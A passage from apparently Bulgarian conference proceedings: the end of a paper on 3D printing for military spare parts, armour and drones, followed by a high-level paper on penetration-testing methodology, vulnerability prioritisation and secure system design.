Приложението на адитивните технологии (АТ) във военната сфера намира многообразни примери и доказани изследвания, които показват ефективността, устойчивостта и функционалността на 3D принтираните детайли при изпълнение на специфични военни задачи. Водещи армии и военни организации вече са интегрирали тези технологии в производството, поддръжката и ремонтите на оборудване. Ето някои ключови примери и изследвания, които демонстрират възможностите на адитивните технологии при производството на компоненти със специално предназначение.

3D принтирани части за въздушни и бойни машини

- Американските военновъздушни сили активно използват адитивни технологии за производството на резервни части за самолети като F-22 и F-35. Чрез 3D печат се произвеждат метални компоненти, които трябва да отговарят на високи стандарти за устойчивост на натоварвания и екстремни температури. В резултат на това се намалява времето за поддръжка и разходите за логистика.

- Изследванията показват, че 3D принтираните метални части не само отговарят на необходимите технически стандарти, но и позволяват създаване на по-леки компоненти, които водят до намаляване на общото тегло на въздушната техника. Това е от ключово значение за авиацията, където по-ниското тегло повишава маневреността и ефективността на самолета.

Полева поддръжка на оборудване чрез мобилни 3D принтери

- Британската армия използва мобилни 3D принтери за изработване на резервни части и инструменти на място, без да е необходимо транспортиране на резервни части от основни бази. Това дава възможност за бързи ремонти в полеви условия и намалява времето за връщане на повреденото оборудване в експлоатация.

- Например, мобилните принтери могат да произвеждат компоненти като клапани, крепежни елементи и малки пластмасови части, които често се повреждат при екстремни условия и не могат да бъдат заменени лесно на бойното поле. Този подход значително подобрява бойната готовност и спестява време и ресурси.

Принтиране на оръжейни компоненти и части за специални операции

- Адитивните технологии се използват за създаване на персонализирани оръжейни компоненти като ръкохватки, оптични системи и други елементи за стрелкови оръжия. В случая на специалните части на различни армии, 3D печатът позволява изработването на компоненти, съобразени с индивидуалните изисквания и специфики на операциите.

- Например, австралийската армия изработва персонализирани дръжки и приклади за стрелкови оръжия, които подобряват ергономията и контрола на

оръжията в трудни условия. Чрез 3D принтиране се постига прецизност и оптимална форма, съответстваща на конкретни тактически нужди.

Изработка на бронирани и защитни елементи

- Изследователски проекти на израелската армия се фокусират върху използването на 3D принтирани керамични и метални сплави за изработване на защитни панели и брони. Чрез адитивните технологии може да се създадат леки, но здрави конструкции, които издържат на удари и експлозии.

- Един от проектите включва комбиниране на керамични и метални материали, за да се постигне оптимален баланс между тегло и защита. Тези технологии се прилагат за изработване на бронирани жилетки и панели за военни превозни средства, което повишава безопасността на персонала при изпълнение на задачи.

Адитивни технологии за дроневи и безпилотни системи

- Безпилотните летателни апарати (дронове) играят ключова роля в съвременната военна стратегия, като често изискват леки и функционални компоненти. САЩ, Китай и Русия използват адитивни технологии за производството на компоненти за дронове, включително рами, корпуси и крепежни елементи.

- Изследванията показват, че части за дронове, произведени чрез адитивни технологии, са с 30-40% по-леки, но запазват необходимата издръжливост и аеродинамична ефективност. Това позволява дроновете да имат по-дълъг живот на батерията и да покриват по-големи разстояния.

Принтиране на медицински изделия и персонализирани приспособления за военнослужещи

- В американската армия и британските въоръжени сили адитивните технологии се използват за изработване на медицински приспособления, като шини, фиксатори и импланти за ранени военнослужещи. Това позволява бърза реакция при наранявания, като персонализираните изделия значително съкращават времето за възстановяване.

- Пример за това е 3D принтирането на ортопедични шини и протези, които са пригодни към индивидуалните анатомични характеристики на ранения военнослужещ. Такива приспособления могат да се произвеждат в полеви условия, с което се ускорява лечението на травми.

Научни изследвания за създаване на нови материали за военно приложение

- Съвместни изследвания между армейски научни институти и водещи технологични компании се насочват към разработката на нови композитни и метални материали, които могат да издържат на изключителни натоварвания, удари и температури.

- Един от водещите примери е изследването на титан-никел сплави за употреба в адитивни технологии, които осигуряват комбинация от лекота и устойчивост, подходяща за авиационни и бойни компоненти. Други проекти включват добавяне на въглеродни нишки в полимери за създаване на изключително здрави и леки детайли.

Възможности за развитие и оптимизация на адитивните технологии (АТ) при производство на детайли за специални цели

Развитието на адитивните технологии (АТ) в производството на детайли със специално предназначение представлява стратегическа област с висок потенциал, тъй като АТ може значително да повиши ефективността, гъвкавостта и функционалността на изделията, създавани за специфични приложения. С непрекъснатия напредък на материалознанието, софтуерните инструменти и инженерните технологии, производството чрез АТ става все по-оптимизирано и надеждно за сложни, индивидуализирани или многофункционални детайли. Възможностите за развитие и оптимизация на адитивните технологии се простират в няколко основни направления:

Развитие на нови материали и композитни сплави

- Един от основните предизвикателства в адитивното производство е наличието на материали, които отговарят на специфични изисквания за здравина, устойчивост на корозия и температура. Разработката на нови материали и композитни сплави, съчетаващи различни физически и химически свойства, е ключова за производството на детайли със специално предназначение.

- Композитите на базата на титан, алуминий, керамика и въглеродни нишки показват обещаващи резултати за приложения, където се изисква висока якост и лекота. Тези материали биха могли да се използват при производството на компоненти за авиация, космически приложения и военна техника.

Оптимизация на процесите чрез подобряване на принтиращите технологии

- Новите техники на принтиране, като селективно лазерно топене (SLM), електроннолъчево топене (EBM) и стереолитография (SLA), могат да оптимизират производствения процес и да постигнат по-висока прецизност и детайлност на изделията. Подобрения в тези технологии намаляват времето за производство и разхода на материали, както и риска от дефекти в изработените компоненти.

- Създаването на хибридни принтиращи технологии, които съчетават различни методи на адитивно производство, ще позволи оптимизирано производство на сложни геометрични форми с висока точност и минимални производствени загуби.

Интеграция на изкуствен интелект и машинно самообучение за оптимизация на процесите

- Използването на изкуствен интелект (ИИ) и машинно самообучение за контрол и управление на процесите в адитивното производство е перспективна насока. Чрез ИИ се събират данни за различни етапи на принтиране, които се анализират в реално време, за да се идентифицират потенциални грешки и възможности за оптимизация.

- Интелигентните алгоритми могат да коригират параметрите на принтиране, като скорост, мощност на лазера и температура на материала, за да се постигне оптимален резултат. ИИ базираните модели могат също така да предвиждат трайността и устойчивостта на готовите изделия, което е от съществено значение за детайли, използвани в екстремни условия.

Стандартизация и сертификация на адитивното производство

- Липсата на стандартизация е пречка пред широкото въвеждане на АТ за критични приложения. Разработването на стандарти за качество и сертифициране на адитивно произведени компоненти ще повиши тяхната надеждност и ще ги направи по-приемливи за индустриалните и военните приложения.

- Сертификационните изисквания могат да обхванат контрол на материала, мониторинг на процеса, качество на крайния продукт и устойчивост при различни условия. Тези стандарти ще помогнат за изграждането на доверие в качеството и надеждността на АТ за специални приложения.

Разширяване на приложението на топологичната оптимизация

- Топологичната оптимизация е метод за компютърно моделиране, който позволява максимална здравина и минимално тегло чрез оптимизиране на формата и структурата на изделието. Това е особено важно за детайли със специални цели, където всяка грама може да е критична.

- С използването на топологична оптимизация при адитивното производство могат да се създават леки конструкции, които едновременно осигуряват здравина и устойчивост, например за части в авиационната и космическата промишленост. Такива конструкции могат да бъдат съобразени със специфични натоварвания и да увеличат ефективността на крайния продукт.

Намаляване на производствените разходи и оптимизация на използваните ресурси

- Оптимизацията на АТ включва и намаляване на разходите за производство, особено чрез използване на по-малко скъпи материали или чрез намаляване на времето за изработка.

- Рециклирането на материалите и минимизирането на отпадъците по време на производството могат да допринесат за по-ниска себестойност на готовия продукт. Приложението на АТ в локално производство също така намалява разходите за транспорт и времето за доставка на критични компоненти.

Развитие на многофункционални детайли и интеграция на различни функции в един компонент

- Адитивните технологии позволяват изработване на многофункционални детайли, които обединяват няколко функции в един компонент. Например, в един детайл може да се интегрират охлаждащи канали, сензори и изолация, които традиционно биха изисквали няколко отделни компонента.

- Това е от ключово значение за компактни и сложни системи, където намаляването на броя на компонентите повишава надеждността и намалява нуждата от поддръжка. Многофункционалните детайли намират приложение в авиацията, автомобилната индустрия и медицинското оборудване.

Заклучение

В настоящия доклад разгледахме приложението на адитивните технологии (АТ) в производството на детайли със специално предназначение, с акцент върху военната индустрия и логистиката. 3D печатът представя иновационен подход, който носи значителни предимства в гъвкавостта, скоростта и икономичността на

производството, особено при създаването на уникални, сложни и персонализирани детайли. Чрез анализ на основните адитивни технологии и техните специфични характеристики, се открояха възможностите за производство на устойчиви, висококачествени и леки компоненти, които могат да бъдат използвани в критични условия.

Особено ценно е приложението на адитивните технологии във военната сфера, където 3D печатът се използва за производство на резервни части на място, намалявайки логистичните разходи и времето за поддръжка. От друга страна, логистичната индустрия също има полза от внедряването на АТ, тъй като позволява децентрализирано производство, което оптимизира веригите за доставки и подобрява възможностите за отговор на динамични нужди.

Докладът очерта и перспективите за развитие на адитивните технологии в бъдеще. Очаква се непрекъснатото подобряване на материалите, интегрирането на изкуствен интелект за автоматизация и мониторинг на процесите, както и стандартизацията на технологиите да разширят възможностите на 3D печата в още по-широк спектър от приложения. Адитивните технологии предоставят основа за съвременни производствени решения, които могат да трансформират начина, по който произвеждаме, транспортираме и използваме критични компоненти и детайли в ключови индустрии.

Литература:

1. Gibson, I., Rosen, D., & Stucker, B. (2015). Additive Manufacturing Technologies: 3D Printing, Rapid Prototyping, and Direct Digital Manufacturing. Springer.
2. Ngo, T. D., Kashani, A., Imbalzano, G., Nguyen, K. T., & Hui, D. (2018). Additive manufacturing (3D printing): A review of materials, methods, applications, and challenges. *Composites Part B: Engineering*, 143, 172-196.
3. Baumers, M., Dickens, P., Tuck, C., & Hague, R. (2016). The cost of additive manufacturing: machine productivity, economies of scale and technology-push. *Technological Forecasting and Social Change*, 102, 193-201.
4. Guo, N., & Leu, M. C. (2013). Additive manufacturing: technology, applications, and research needs. *Frontiers of Mechanical Engineering*, 8(3), 215-243.
5. Campbell, T., Williams, C., Ivanova, O., & Garrett, B. (2011). Could 3D printing change the world? Technologies, potential, and implications of additive manufacturing. Atlantic Council.
6. Kellens, K., Ren, J., Tang, R., Zhao, F., & Dewulf, W. (2017). Environmental impact assessment of additive manufacturing in the life cycle of products. *CIRP Annals*, 66(1), 489-492.
7. Frazier, W. E. (2014). Metal additive manufacturing: A review. *Journal of Materials Engineering and Performance*, 23(6), 1917-1928.

8. Tuck, C., Hague, R., & Burns, N. (2007). Rapid manufacturing: impact on supply chain methodologies and practice. *International Journal of Services and Operations Management*, 3(1), 1-22.

CYBERSECURITY PENETRATION TESTING AND ITS ROLE IN ORGANIZATIONAL SECURITY

Hristo Lashovski

Abstract: *The objective of this work is to examine the critical role of penetration testing in enhancing organizational cybersecurity. Penetration testing, also known as ethical hacking, is a simulated attack on an organization's systems to identify vulnerabilities that could be exploited by malicious actors. This study investigates the methodologies used in penetration testing, including reconnaissance, scanning, exploitation, and post-exploitation processes. Key aspects of penetration testing covered in this report include vulnerability assessment, risk prioritization, and recommendations for secure system design. By simulating real-world attack scenarios, penetration testing allows cybersecurity professionals to evaluate the resilience of information systems and prepare adequate defenses. The process also fosters a proactive security culture, where constant assessment and improvement are prioritized to counter evolving cyber threats. As organizations increasingly rely on digital infrastructure, penetration testing is essential for maintaining data confidentiality, integrity, and availability. Through this study, insights into industry-standard practices and emerging trends in penetration testing will be shared, helping organizations enhance their cybersecurity posture and protect valuable information assets.*

Keywords: *Cybersecurity, penetration testing, vulnerability assessment, security strategy, ethical hacking, information systems*

КИБЕРСИГУРНОСТ И ПЕНЕТРАЦИОННО ТЕСТВАНЕ И РОЛЯТА МУ ЗА СИГУРНОСТТА НА ОРГАНИЗАЦИИТЕ

Христо Лашовски

НВУ „Васил Левски“ Факултет „Артилерия, ПВО и КИС“, icola6@abv.bg

1 Въведение

Киберсигурността в съвременния свят е неразделна част от функционирането и оцеляването на всяка организация, която разчита на дигитална инфраструктура. С нарастващата сложност на информационните системи и увеличаващата се честота на кибератаките, защитата на данните и информационните активи на организациите е по-важна от всякога. Една от най-ефективните мерки за подсигуряване на тези ресурси е пенетрейшън тестингът – метод, който предлага реалистична оценка на текущата състояние на сигурността, като излага уязвимостите и предлага начини за тяхното преодоляване.

Пенетрейшън тестингът, известен още като етично хакерство, представлява контролирана симулация на кибератака, насочена към системите и мрежите на организацията, за да се идентифицират слабите звена, които биха могли да бъдат използвани от злонамерени хакери. За разлика от стандартните сканирания за уязвимости, пенетрейшън тестингът използва същите подходи, които реалните

нападатели биха използвали, за да изпробва защитите на системата в дълбочина. Чрез прилагането на комплексни техники, тестерите разкриват слабости в софтуера, хардуера и мрежовата инфраструктура, както и в процедурите за сигурност и поведение на служителите.

Целта на пенетрейшън тестинга не е само да открие уязвимости, но и да помогне на организациите да разбират и приоритизират рисковете, с които се сблъскват. Като показва слабостите на системата и демонстрира потенциалните последици от тяхното експлоатиране, пенетрейшън тестингът позволява на организациите да укрепят своите системи и да се подготвят за реални заплахи. Освен това, изпълнението на регулярни пенетрейшън тестове създава проактивна култура на сигурност, при която организациите са в състояние да предвиждат и реагират на новите киберзаплахи.

Този доклад цели да разгледа значението на пенетрейшън тестинга в организационната сигурност, като предложи преглед на основните методологии и процеси, използвани в този вид тестване. Ще бъдат представени ключови аспекти, като оценка на уязвимостите, приоритизация на рисковете и препоръки за сигурен дизайн на системите. Накрая, ще бъде обсъдено въздействието на пенетрейшън тестинга върху сигурността на информационните системи и културата на сигурност в организациите.

2 Цели

- Основна цел:

Целта на този доклад е да покаже как пенетрейшън тестингът допринася за подобряване на киберсигурността в организациите чрез разкриване на слабости и уязвимости в техните информационни системи. Като се фокусира върху ключовите процеси на пенетрейшън тестинга, този доклад ще разгледа начина, по който тези тестове могат да засилят защитата на информационните активи и да подпомогнат изграждането на проактивна култура на сигурност.

- Анализ на ключовите фази на пенетрейшън тестинга:

Събиране на информация (Рекогниция):

Първата фаза на пенетрейшън тестинга е събирането на данни и информация за целевата система. Тази стъпка е основополагаща, тъй като чрез събиране на данни като IP адреси, домейни, отворени портове и версии на операционни системи, тестерите създават подробен профил на мишената. Ще бъдат разгледани различни подходи за събиране на информация – както пасивни (например преглед на публични източници), така и активни (като директно сканиране на мрежовата структура). Целта на тази фаза е да се изгради база от знания за целевата система, която да подпомогне следващите стъпки.

Сканиране:

Във втората фаза се извършва по-подробно сканиране, насочено към откриване на отворени портове, активни услуги и специфични уязвимости на системата. Тук ще бъдат разгледани различни видове сканиране, като мрежово сканиране,

сканиране на портове и уязвимости, и как те подпомагат идентифицирането на потенциални слаби места. Важно е да се анализира кои инструменти и методологии (като Nmap, OpenVAS) са подходящи за сканиране в различни ситуации, и как те допринасят за определяне на точния обхват на слабостите.

Експлоатиране на уязвимости:

След като уязвимостите са идентифицирани, следва фазата на експлоатирането, при която тестерите използват техники и инструменти, за да установят дали и как могат да бъдат пробити защитите на системата. Тази фаза изисква знания за експлойтинг техники и инструменти (като Metasploit и други рамки), чрез които тестерите проверяват дали откритите уязвимости наистина могат да бъдат използвани от потенциални нападатели. Тук ще бъде анализирана значимостта на всяка уязвимост и как успешното експлоатиране би повлияло на организационната сигурност.

Пост-експлоатация:

Последната фаза включва оценка на възможните последствия от успешно експлоатираните уязвимости, като анализира как нападателите биха могли да се придвижат в системата, да повишат привилегиите си и да откраднат ценна информация. Пост-експлоатацията включва и стъпки за разбиране на дългосрочните последици, които едно нарушение би могло да има върху сигурността и функционалността на организацията. Тази част от теста предоставя полезни данни за коригиращи мерки и препоръки.

- Оценка на въздействието на пенетрейшън тестинга върху управлението на рисковете:

Пенетрейшън тестингът има съществена роля в разбирането и управлението на рисковете за киберсигурността. Докладът ще анализира как успешното прилагане на този вид тестове подпомага идентифицирането и приоритизирането на рисковете, които организацията трябва да управляват. Чрез пенетрейшън тестинга се създават детайлни доклади, които оценяват не само вероятността от експлоатиране на дадена уязвимост, но и потенциалното въздействие върху бизнес процесите. Това подпомага мениджмънта при вземане на информирани решения относно нуждата от инвестиции в защита на специфични ресурси и приоритизирането на критичните уязвимости.

- Предоставяне на препоръки за подобряване на сигурността на системите въз основа на идентифицираните уязвимости:

Една от основните цели на пенетрейшън тестинга е да предостави на организацията ясно и конкретно ръководство за подобряване на сигурността на системите си. След идентифицирането на слабостите, тестерите дават препоръки, които могат да включват промени в конфигурацията на системата, добавяне на допълнителни мерки за сигурност или обучение на служителите за по-безопасни практики. В доклада ще се анализират начините, по които идентифицираните

уязвимости могат да бъдат отстранени или минимизирани, както и предложения за дългосрочни подобрения на защитата.

3 Методологии при пенетрейшън тестинг

- Събиране на информация (Рекогносцировка):

Първата фаза при провеждането на пенетрейшън тестинг е събирането на информация за целевата система, известно още като **рекогносцировка**. Това е изключително важна стъпка, тъй като дава основата за всички последващи действия и позволява на тестера да събере максимално количество данни за мишената, без да се намесва директно в системата. Рекогносцировката се разделя на два основни вида: пасивна и активна.

- Пасивната рекогносцировка:

Пасивната рекогносцировка включва събиране на информация за целевата система без да се осъществява пряк контакт или взаимодействие със самата система. Целта е да се извлекат данни, които вече са публично достъпни или да се разкрият уязвимости, които могат да бъдат намерени в отворени източници. По този начин се минимизира рискът от откритие и предотвратяване на всякакви подозрения у целевата система.

- Основните методи за пасивно събиране на информация включват:

Open Source Intelligence (OSINT):

Това е термин, който обединява различни техники за събиране на информация от публично достъпни източници. Тези източници могат да бъдат онлайн статии, технически документи, блогове, форуми и дори социални медии. Важни за пенетрейшън тестера могат да бъдат данни за служители на организацията, технологиите, които използват, връзки с партньори и клиенти, както и публично достъпни IP адреси и домейни.

Социални мрежи:

Събиране на данни от социални медии като LinkedIn, Twitter и Facebook може да предостави ценна информация относно организацията и нейните служители. Често може да се открият директни или индиректни уязвимости, като например служители, които публикуват чувствителни данни или връзки към фирмени ресурси.

Бази данни за домейни и IP адреси:

Използването на публични DNS записи и бази данни за WHOIS може да предостави информация за домейните, които принадлежат на организацията, и техните публични IP адреси. Тези данни могат да бъдат използвани за изграждане на карта на инфраструктурата и за откриване на податливи ресурси.

Комуникации и документи:

Преглеждането на публични документи като годишни отчети, прессъобщения и технически спецификации също може да разкрие информация за вътрешната инфраструктура, политики и софтуерни решения, които организацията използва.

Публични уязвимости и експлойти:

Изследване на публично достъпни бази данни като National Vulnerability Database (NVD) и Exploit Database може да предостави информация за известни уязвимости, свързани с използваните технологии или софтуер на целевата организация.

Тъй като пасивната рекогносцировка не включва взаимодействие със самата целева система, рискът от откритие е минимален, но същевременно предоставя значителни възможности за откриване на слабости и изследване на мрежовата и организационната структура.

- Активната рекогносцировка:

Активната рекогносцировка включва директни взаимодействия със целевата система чрез използване на сканиращи инструменти, които активират мрежови пакети и анализират отговорите на целевите машини. Тази фаза може да разкрие критична информация, като отворени портове, използвани услуги, версии на софтуер и конфигурации, които не са публично достъпни. За разлика от пасивната рекогносцировка, активната включва риск от откритие, тъй като взаимодействието със системата е по-видимо и може да бъде засечено от защитни механизми като IDS (Intrusion Detection Systems) или IPS (Intrusion Prevention Systems).

- Основните методи за активна рекогносцировка включват:

Сканиране на мрежата:

Използването на инструменти като Nmap, Masscan и ZMap позволява на тестера да открие отворени мрежови портове, да идентифицира услуги, които работят на тези портове, и да определи дали са налични уязвимости в тези услуги. Тези инструменти могат да предоставят подробности за IP адреси, типове мрежови протоколи (например TCP, UDP) и версия на софтуерните услуги, което е от съществено значение за планиране на последващите стъпки.

Сканиране на уязвимости:

След като са открити отворените портове и идентифицираните услуги, следва сканирането за уязвимости, които може да имат тези услуги. Това може да включва използването на инструменти като OpenVAS, Nessus или Nexpose, които автоматично сканират за известни уязвимости в софтуерни версии или конфигурации. Сканирането за уязвимости може да включва както локални проверки (на самите системи), така и отдалечени тестове на публично достъпни услуги.

Изследване на мрежови пакети (Packet Sniffing):

При активната рекогносцировка може да се използват инструменти за подслушване на мрежови пакети като Wireshark или tcpdump. Те позволяват на тестера да улавя и анализира мрежови трафик в реално време, като търси аномалии, пароли, хешове на пароли или друга чувствителна информация, която може да бъде използвана за експлоатация на уязвимости.

DNS и WHOIS сканиране:

Активният анализ на DNS записи и WHOIS информация може да разкрие допълнителни IP адреси и мрежови сегменти, които не са очевидни при първоначалното сканиране. Тези техники могат да разширят обхвата на теста, като идентифицират нови целеви точки.

Итеративни сканирания и тестове:

В зависимост от резултатите от първоначалните сканирания, тестерите могат да извършват поредица от сканирания, за да идентифицират нови уязвимости или да тестват дали системата реагира на специфични сценарии на атака.

Активната рекогносцировка, въпреки че е по-рискова поради възможността за откритие, предлага значително по-дълбоко и точно разбиране на уязвимостите на целевата система. Комбинирането на пасивна и активна рекогносцировка дава на пенетрейшън тестерите широк спектър от информация, с която да проектират и извършват ефективни атаки в следващите етапи на теста.

4 Оценката на уязвимостите и приоритизация на рискове

Оценката на уязвимостите е един от ключовите етапи в процеса на пенетрейшън тестинг. Тя има за цел да помогне на организациите да разберат своето реално ниво на експозиция към потенциални заплахи и да оценят уязвимостите в информационните им системи. Резултатите от пенетрейшън тестинга предоставят пълен преглед на слабостите в инфраструктурата, които могат да бъдат експлоатирани от зловредни актьори, с цел компрометиране на конфиденциалността, целостта или наличността на данни.

Процес на оценка на уязвимостите:

Оценката на уязвимостите включва откриването, анализирането и документирането на уязвимости в различни аспекти на системите, като операционни системи, приложения, мрежови устройства и други компоненти на инфраструктурата. След като тестът за пенетрейшън идентифицира тези уязвимости, те се класифицират въз основа на различни критерии, като сериозност, вероятност за експлоатация и потенциални последствия.

- Основните стъпки в процеса на оценка на уязвимостите включват:

- **Идентифициране на уязвимостите:** Това е първоначалният етап на процеса, при който тестерите използват различни инструменти за сканиране и анализи, за да открият уязвимости в целевата система. Това включва сканиране на отворени портове, идентифициране на уязвими услуги, изследване на мрежови пакети и проверка на версии на софтуер, които могат да бъдат изложени на известни уязвимости.

- **Класифициране на уязвимостите:** След като уязвимостите са открити, те трябва да бъдат класифицирани в зависимост от тяхната природа и сериозност. Класификацията обикновено се извършва въз основа на стандартизирани методологии, като Common Vulnerability Scoring System (CVSS), които оценяват

уязвимостите по шест основни критерия: сериозност, влияние върху конфиденциалността, целостта и наличността, както и възможността за експлоатация.

- **Анализ на въздействието:** След класификацията, следва да се извърши анализ на въздействието, който разглежда какви биха били последствията от експлоатацията на тези уязвимости. Например, уязвимост в сървърна инфраструктура, която може да доведе до пълен достъп до бази данни, ще бъде оценена като критична, докато уязвимост в по-малко значима част от инфраструктурата може да бъде класифицирана като умерена или ниска.

- **Приоритизация на рисковете:**

След като уязвимостите са идентифицирани и класифицирани, следва процесът на приоритизация на рисковете. Това е ключов етап, тъй като не всички уязвимости имат еднакво значение или потенциал за компрометиране на системата. Рисковете трябва да бъдат приоритизирани въз основа на тяхната вероятност за експлоатация, въздействие върху организацията и ресурси, които са необходими за тяхното отстраняване.

- **Процесът на приоритизация обикновено включва:**

- **Оценка на сериозността:** Уязвимостите се класифицират по степен на сериозност, която може да варира от ниска до критична. Високорисковите уязвимости обикновено засягат основни системи като уеб сървъри, бази данни или мрежови инфраструктури, които са в центъра на операциите на организацията. Тези уязвимости трябва да бъдат приоритетни за отстраняване, тъй като могат да бъдат експлоатирани лесно и с тежки последствия.

- **Вероятност за експлоатация:** Тази част от процеса разглежда вероятността една уязвимост да бъде успешно експлоатирана от зловреден актьор. Например, уязвимост в система, която е широко известна и има лесно достъпни експлойти, ще бъде оценена с висока вероятност за експлоатация. От друга страна, уязвимост, която изисква специализирани умения за експлоатация или използва недокументирани методи, може да има по-нисък приоритет, въпреки че може да бъде сериозна в конкретни случаи.

- **Въздействие върху организацията:** Оценката на въздействието разглежда какви ще бъдат последиците от експлоатацията на уязвимостта върху организацията. Високорисковите уязвимости, които могат да доведат до загуба на данни, повредени системи или нарушаване на бизнес процеси, трябва да бъдат с най-висок приоритет за отстраняване. Например, уязвимост в система за управление на бази данни, която може да доведе до изтичане на лични данни, може да има сериозни правни и репутационни последици за организацията.

- **Капацитет за отстраняване:** Понякога приоритизацията се прави и въз основа на ресурси и време, необходими за отстраняване на конкретна уязвимост. Някои уязвимости може да бъдат лесно поправени, докато други изискват сложни усилия за корекция. Ако организацията има ограничени ресурси, може да

бъде необходимо да се даде приоритет на тези уязвимости, които могат да бъдат решени бързо и ефективно.

- **Методи за приоритизация на рисковете:**

За да бъде процесът на приоритизация ефективен, обикновено се използват методологии като **Risk Matrix** (матрица на риска), която предоставя визуален инструмент за оценка на вероятността и въздействието. Методологията на **CVSS** също се използва често за оценка на уязвимостите по отношение на тяхната сериозност.

- **Risk Matrix:**

Тази матрица оценява рисковете в две оси: вероятност за експлоатация и сериозност на въздействието. Например, уязвимост със сериозно въздействие, но с ниска вероятност за експлоатация, може да бъде класифицирана като среден приоритет, докато уязвимост с висока вероятност за експлоатация и сериозно въздействие получава висок приоритет.

- **CVSS (Common Vulnerability Scoring System):**

CVSS оценява уязвимостите въз основа на различни критерии, като възможността за експлоатация, въздействието върху конфиденциалността, целостта и наличността, както и времето до появата на известни експлойти. Въз основа на тези критерии се генерира числова стойност, която показва сериозността на уязвимостта и помага за нейното приоритизиране.

5 Препоръки за сигурен дизайн на системите

За да се минимизират рисковете от уязвимости и да се осигури сигурността на системите, организациите трябва да внедрят редица добри практики за сигурност. Тези практики не само подобряват защитата на системите, но и предотвратяват експлоатацията на слабости още на етапа на проектиране и използване на системите. Ето някои ключови практики:

Защита чрез дизайн:

Внедряване на сигурност още на етапа на проектиране на системата е основен принцип в сигурността на информационни технологии. Вместо сигурността да се добавя като допълнителен слой след завършване на разработката, тя трябва да бъде интегрирана от самото начало. Това включва създаване на архитектура, която да е устойчива на атаки и да осигурява защита срещу потенциални заплахи. Така се гарантира, че системите ще бъдат защитени още преди да бъдат въведени в експлоатация. Примерите включват използването на криптиране на данни, контрол на достъпа на базата на роли, както и регулярни тестове за сигурност по време на разработката.

Регулярни актуализации и кърпки:

Гарантиране, че всички софтуерни компоненти са актуални и защитени, е от съществено значение за намаляване на риска от експлоатация на уязвимости.

Програмите и операционните системи редовно получават ъпдейти, които коригират известни уязвимости и добавят нови защитни механизми. Без редовни актуализации системите могат да станат уязвими към нови заплахи и експлойти. Затова е критично важно да се настроят автоматични актуализации, както и да се следи за новопостъпващи патчи и актуализации за софтуера, използван в организацията. Това важи и за всички критични компоненти като операционни системи, приложения и мрежови устройства.

Минимализиране на достъпа:

Ограничаване на потребителския достъп само до необходимите за работата ресурси е важен елемент от сигурността. Принципът на минималните привилегии (Least Privilege Principle) гласи, че всеки потребител, процес или система трябва да има само тези права и достъп, които са абсолютно необходими за изпълнение на неговите задачи. Това намалява възможността за несанкциониран достъп и злоупотреба с привилегиите. Например, административни права трябва да се предоставят само на упълномощени лица и само когато е необходимо, като достъпът до чувствителни данни трябва да бъде строго контролирани.

Многофакторна автентикация:

Използването на многофакторна автентикация (MFA) за критични системи и ресурси е една от най-ефективните методи за защита на данните. Многофакторната автентикация изисква от потребителите да предоставят повече от едно доказателство за своята идентичност, което значително намалява риска от несанкциониран достъп. Например, освен парола, може да се изисква едно от следните: код, изпратен по SMS, биометрични данни или физически токен. Това прави много по-трудно за атакуващите да получат достъп до системата, дори ако те са в състояние да компрометират една от формите за удостоверяване.

Тези четири основни практики са важни стъпки в създаването на сигурен дизайн на информационни системи, които намаляват вероятността от успешни атаки и осигуряват защита на критичните ресурси и данни.

6 Тенденции в индустрията на пенетрейшън тестинг

С развитието на технологиите и променящите се киберзаплахи, пенетрейшън тестингът се адаптира, за да отговори на новите предизвикателства в областта на сигурността. Възникват нови методи и инструменти, които значително променят подхода към тестовете за уязвимости и тяхната ефективност. Някои от основните тенденции в индустрията на пенетрейшън тестинг включват:

Автоматизация:

Използването на автоматизирани инструменти за пенетрейшън тестинг е една от основните тенденции, която позволява на екипите по сигурността да идентифицират и експлоатират уязвимости много по-бързо и ефективно. Автоматизираните системи могат да сканират големи обеми от данни, като автоматично откриват уязвимости в приложенията, мрежите и сървърите. Такива

инструменти, като например Nessus, OpenVAS и Burp Suite, предоставят основни функции за откриване на общи уязвимости, които значително намаляват времето, необходимо за изпълнение на теста и отчитането на резултатите. Въпреки това, автоматизацията не замества напълно човешката намеса, а я подпомага, като позволява на специалистите да се съсредоточат върху по-сложни и специфични уязвимости.

Изкуствен интелект и машинно обучение:

Приложението на изкуствен интелект (AI) и машинно обучение (ML) в пенетрейшън тестинга е новаторски подход, който може да революционизира индустрията. AI и ML могат да се използват за анализ на големи обеми от данни и откриване на непознати и нови модели на атаки, които не могат да бъдат лесно идентифицирани чрез традиционните методи. Чрез използването на алгоритми за машинно обучение, системите могат да адаптират своето поведение в реално време, като например адаптират методите на атака въз основа на предишни опити. Това дава възможност за по-ефективно тестване и подобряване на киберсигурността, като предвижда нови вектори за атака и възможни уязвимости, които биха могли да бъдат използвани от злонамерени актьори. Приложенията на AI и ML включват автоматизирано откриване на аномалии в трафика, анализ на поведението на потребителите и открития на нови уязвимости в софтуерни пакети.

Облачна сигурност:

С нарастващото използване на облачни услуги, съществува нарастваща необходимост от пенетрейшън тестинг на облачни инфраструктури и виртуални среди. Облачната сигурност включва тестове за уязвимости в публични, частни и хибридни облаци, които могат да станат нови вектори на атака. Организациите използват облачни решения за съхранение на чувствителни данни, хостинг на уеб приложения и за провеждане на различни бизнес процеси, което ги прави привлекателни цели за хакери. Пенетрейшън тестингът на облачни платформи като AWS, Azure и Google Cloud се фокусира върху уязвимости, свързани с конфигурацията на облачни услуги, несигурни API-та, липсваща защита на данни в движение и други рискове. Тестването на сигурността в облака е комплексно, тъй като включва както инфраструктурни, така и програмни елементи, които трябва да бъдат проверени и подсиgurени срещу атаки.

Тези тенденции показват как пенетрейшън тестингът продължава да се развива, като използва нови технологии и подходи за справяне с модерните киберзаплахи и осигуряване на по-висока степен на сигурност за организациите и техните данни.

Заклучение

В заключение, пенетрейшън тестингът играе критична роля в укрепването на организационната сигурност, като предоставя ефективни методи за откриване на уязвимости и предотвратяване на потенциални кибератаки. Този процес не само помага за идентифицирането на слабости в информационните системи, но също

така позволява на организациите да изградят по-сигурни и надеждни инфраструктури. Изпълнението на редовни тестове и прилагането на препоръките, произтичащи от тях, са ключови за създаването на проактивна сигурностна култура. Тази култура позволява на организациите да бъдат гъвкави и подготвени за новопостъпващи заплахи и да гарантират постоянен мониторинг и подобрене на своите системи. В съвременния свят, където цифровата трансформация и облачните технологии играят все по-важна роля, пенетрейшън тестингът става не само препоръка, а задължителен елемент за защита на ценни данни и защита от киберзаплахи.

Литература

1. Whitaker, A., & Newman, D. (2016). Penetration Testing and Network Defense. Cisco Press.
